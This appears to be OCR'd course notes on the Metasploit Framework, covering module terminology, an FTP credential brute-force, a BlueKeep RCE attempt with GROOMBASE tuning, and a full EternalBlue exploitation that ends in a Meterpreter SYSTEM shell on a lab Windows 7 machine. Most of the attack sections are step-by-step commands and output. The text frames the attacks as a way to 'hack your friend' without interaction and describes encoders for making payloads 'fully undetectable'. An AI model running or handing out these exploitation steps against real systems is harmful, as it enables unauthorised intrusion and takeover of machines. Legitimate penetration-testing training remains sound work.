
CRYPTUS CYBER
SECURITY PVT. LTD.

Module :-

Metasploit Framework



Metasploit Framework

Metasploit is a penetration testing platform that enables you to find, exploit, and validate vulnerabilities.Metasploit is based on ruby. Most of the researchers uses this tool for exploiting devices, machine, databases and servers.


This tool is a product of Rapid7 community.

Metasploit Framework we use is a trial version | limited version.

NOTE:-- before using metasploit run this command --> service postgresql start

There are 7 Modules.

Path--->Computer/usr/share/metasploit/modules.



MODULE CONTAINING :

Exploits-->

exploits are the attacking inviroments.which iniciates make a socket at the attackers end.so that it can connect to victim end.

Payloads-->

payloads is malicious script which excute in victim's machine and make socket so that it can connect to attacker's machine

Auxiliary-->

auxilary containts other types of attack

Encoders-->

this is same as cripter change the hexa decimal value to make it (FUD) FULLY UNDETECTABLE. It can change payloads architecture.32 bits to 64 bits and 64 bits to 32 bits.

NOPS-->

used in kernal exploitation like BUFFER OVERFLOW.

Post-->

Socket Programming->

Attacker Victim

<IP Address: Port>----------<IP Address: Port>

Exploit is like a Gun And Payloads is like a Bullet.

Exploit is always attacker's end and Payloads is always victim's end.

Terminologies

1. *Vulnerabilities*
2. *Exploit*
3. *Payload*
4. *Backdoor*
5. *Covering Traces*

Terms

RHOST: Remote Host - Target's IP Address in which we have to attack.

RPORT: Remote Port - The port number of target machine on which a vulnerable service is running

LHOST: Listening Host - Attacker's IP Address on which they are listening to reverse connection

LPORT: Listening Port - The port number on which an attacker is listening the reverse connection

Metasploit for Pentester: Creds

This is in continuation with the Metasploit for Pentester series of articles that we are presenting. More specifically we learned about the Workspaces and the Metasploit Database service in this article: Metasploit for Pentester: Database & Workspace. In this article, we will be discussing another database inside the Workspace that can be used by Penetration Testers: Creds.

Recap and DB Initialization

Without repeating but having a small recap of the facts that we learned in the Workspace article that, Metasploit has a Postgres SQL database at its disposal inside which Penetration Testers can create Workspace for their usage. This Workspace has some sub-sections such as the hosts and vulns that hold the various hosts enumerated by the users with the help of the db_nmap and Metasploit auxiliaries. Among those databases, we have another type of database that is called creds. Before beginning, with its functionalities, let's initiate the database with the help of the

following command.

```
+ -- --=[ 7 evasion                                                  ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > msfdb init
[*] exec: msfdb init

[i] Database already started
[i] The database appears to be already configured, skipping initialization
msf6 >
```

use auxiliary/scanner/ftp/ftp_login
set RHOST 162.45.67.89(Victim IP)
set user_file /root/users.txt
set pass_file /root/pass.txt
set verbose false
set stop_on_success true
exploit
creds

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOST 184.
RHOST ⇒ 184.
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file /root/user_ftp.txt
user_file ⇒ /root/user_ftp.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /root/pass_ftp.txt
pass_file ⇒ /root/pass_ftp.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ftp/ftp_login) > exploit
```

```
[*] 184.                - 184.                - Starting FTP login sweep
[*] 184.                - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > creds
Credentials
==========

host  origin  service  public  private  realm  private_type  JtR Format
----  ------  -------  ------  -------  -----  ------------  ----------
```

I hidden the host IP for security reason.

2.HOW TO HACK WINDOWS 7 WITHOUT USER INTERACTION! ||

BlueKeep_RCE Exploit

Introduction:

Ever wondered how you can hack your friend without sending him a link, image, an application, etc. or basically just any interactive method?
Well, of course, there is a way!

Remote Code Execution or (RCE) is a way to inject malicious code into the victim machine irrespective of where the victim is located in the world. By the way... If you really want to hack your friend, make sure that they at least have an active internet connection 😂

So let's just jump straight into this!

Firstly, make sure you have your Kali machine setup with an active internet connection. Also, your Kali machine should be updated because we are going to use the BlueKeep_RCE exploit which comes with Metasploit Framework. The RCE will only be available when your Metasploit is updated to the latest version.

Secondly, make sure you know the IP Address of both Kali machine and the Victim Machine. The RCE attack works only when you know the IP of the victim machine.

There are several methods to get the IP Address, but the easiest and quickest way would be to run Nmap on the Kali machine, to get the IP of the Windows 7 machine in case you didn't know the IP.

(Note:- The Nmap tool works efficiently only when the target is on your network.)

Steps:


- *It is important to start "postgresql" service before starting the Metasploit framework.*

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# service postgresql  start
```

- *Start Metasploit framework, by typing "msfconsole"*

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# msfconsole
```

- *Search for the BlueKeep_RCE exploit by typing this command.*
- *Then use the exploit to get started!!!*
- *Next, by typing "show options" we can set or change the options and settings based on the requirement. It is extremely important to change the RHOSTS field to the IP address of the victim machine as the code will be sent remotely to the victim.*



My Windows Machine Ip Is 192.168.208.130

Step-1: scan window ip using Nmap

nmap 192.168.208.130

```
┌──(root💀kali)-[~]
└─# nmap 192.168.208.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 03:24 EDT
Nmap scan report for 192.168.208.130
Host is up (0.00013s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:72:3F:0A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.34 seconds
```

Step-2:

nmap -A -sV –script vuln 192.168.208.130

```
┌──(root💀kali)-[~]
└─# nmap -A -sV --script vuln 192.168.208.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 03:56 EDT
Nmap scan report for 192.168.208.130
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WO
3389/tcp  open  ms-wbt-server?
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers
 a denial of service.
|
|     Disclosure date: 2012-03-13
```

Step-3:

Now Open Metasploit Framwork by using this command “msfconsole”

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# service postgresql  start
```

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# msfconsole
```

Step-4:

search bluekeep

```
msf6 > search samba-vuln-cve-2012-1182
[-] No results from search
msf6 > search bluekeep

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Chec
on
   -  ----                                          ---------------  ----    ----
__
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14       normal  Yes
0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes
0708 BlueKeep RDP Remote Windows Kernel Use After Free
```

Step-5:

use exploit/windows/rdp/cve_2019_0708_bluekeep

```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report du
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report d
t, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report dur
   RDP_USER                          no        The username to report during connec
andom
   RHOSTS                            yes       The target host(s), range CIDR ident
```

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.208.230
LHOST => 192.168.208.230
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 3389
LPORT => 3389
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report du
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report d
t, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report dur
   RDP_USER                          no        The username to report during connec
```

Step-6:


set RHOST 192.168.208.130

set RPORT 3389

exploit

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.208.130
RHOST => 192.168.208.130
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[-] Handler failed to bind to 192.168.208.230:3389:-  -
[*] Started reverse TCP handler on 0.0.0.0:3389
[*] 192.168.208.130:3389 - Executing automatic check (disable AutoCheck to override
[*] 192.168.208.130:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as ch
[+] 192.168.208.130:3389  - The target is vulnerable. The target attempted cleanup
rectly-bound MS_T120 channel.
[*] 192.168.208.130:3389  - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.208.130:3389 - The target is vulnerable. The target attempted cleanup o
ectly-bound MS_T120 channel.
[-] 192.168.208.130:3389 - Exploit aborted due to failure: bad-config: Set the most
 target manually. If you are targeting 2008, make sure fDisableCam=0 !
[*] Exploit completed, but no session was created.
```

Windows 7 Screenshot



The exploit did not work out of the box. We obtained several BSODs, but not a shell.

Adjusting the BlueKeep exploit (GROOMBASE)

The blue screen text says that we have a page fault issue, meaning that some memory addresses were not properly set.

What we actually need for our exploit is the correct GROOMBASE value which is the start address of Non Paged Pool area (NPP).

We need to extract the NPP Address from a memory dump of the target machine.

Getting the memory dump of the target machine

This operation can be easily done with VirtualBox. The target machine needs to be started in VirtualBox and you need to run the following command (on your Windows host) to get the memory dump:

cmd> C:\Program Files\Oracle\VirtualBox\VBoxManage.exe debugvm "vm_name" dumpvmcore --filename=vm.memdump

The same can be done if you are using VirtualBox on a Linux host, using the command:

$ VBoxManage debugvm <uuid|vmname> dumpvmcore [--filename=name]

Note: The free VMWare Workstation Player 15 version doesn't allow for memory dumps, thus we recommend using VirtualBox.

Now I am using Eternal Blue Exploit...for Exploit Windows 7

Step-1:

Msfconsole

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# msfconsole
```

Step-2:

search eternalblue

```
msf6 > search EternalBlue'
[-] Parse error: Unmatched double quote: "search EternalBlue'"
msf6 > search EternalBlue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SM
B RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEP
ULSAR Remote Code Execution
```

Step-3:

use exploit/windows/smb/ms17_010_eternalblue


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authenticat
ion
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.208.132  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Step-4:

set RHOST 192.168.208.130

set RPORT 445

exploit



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authenticat
ion
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.208.130
RHOST => 192.168.208.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.208.130  yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authenticat
ion
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rport 445
rport => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.208.132:4444
[*] 192.168.208.130:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.208.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.208.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600
[*] 192.168.208.130:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.208.130:445 - The target is vulnerable.
[*] 192.168.208.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.208.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600
[*] 192.168.208.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.208.130:445 - Connecting to target for exploitation.
[+] 192.168.208.130:445 - Connection established for exploitation.
```

```
meterpreter > id
[-] Unknown command: id.
meterpreter > uname -a
[-] Unknown command: uname.
meterpreter > sysinfo
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
```

Session has been created….

Created By: Vikram Solanki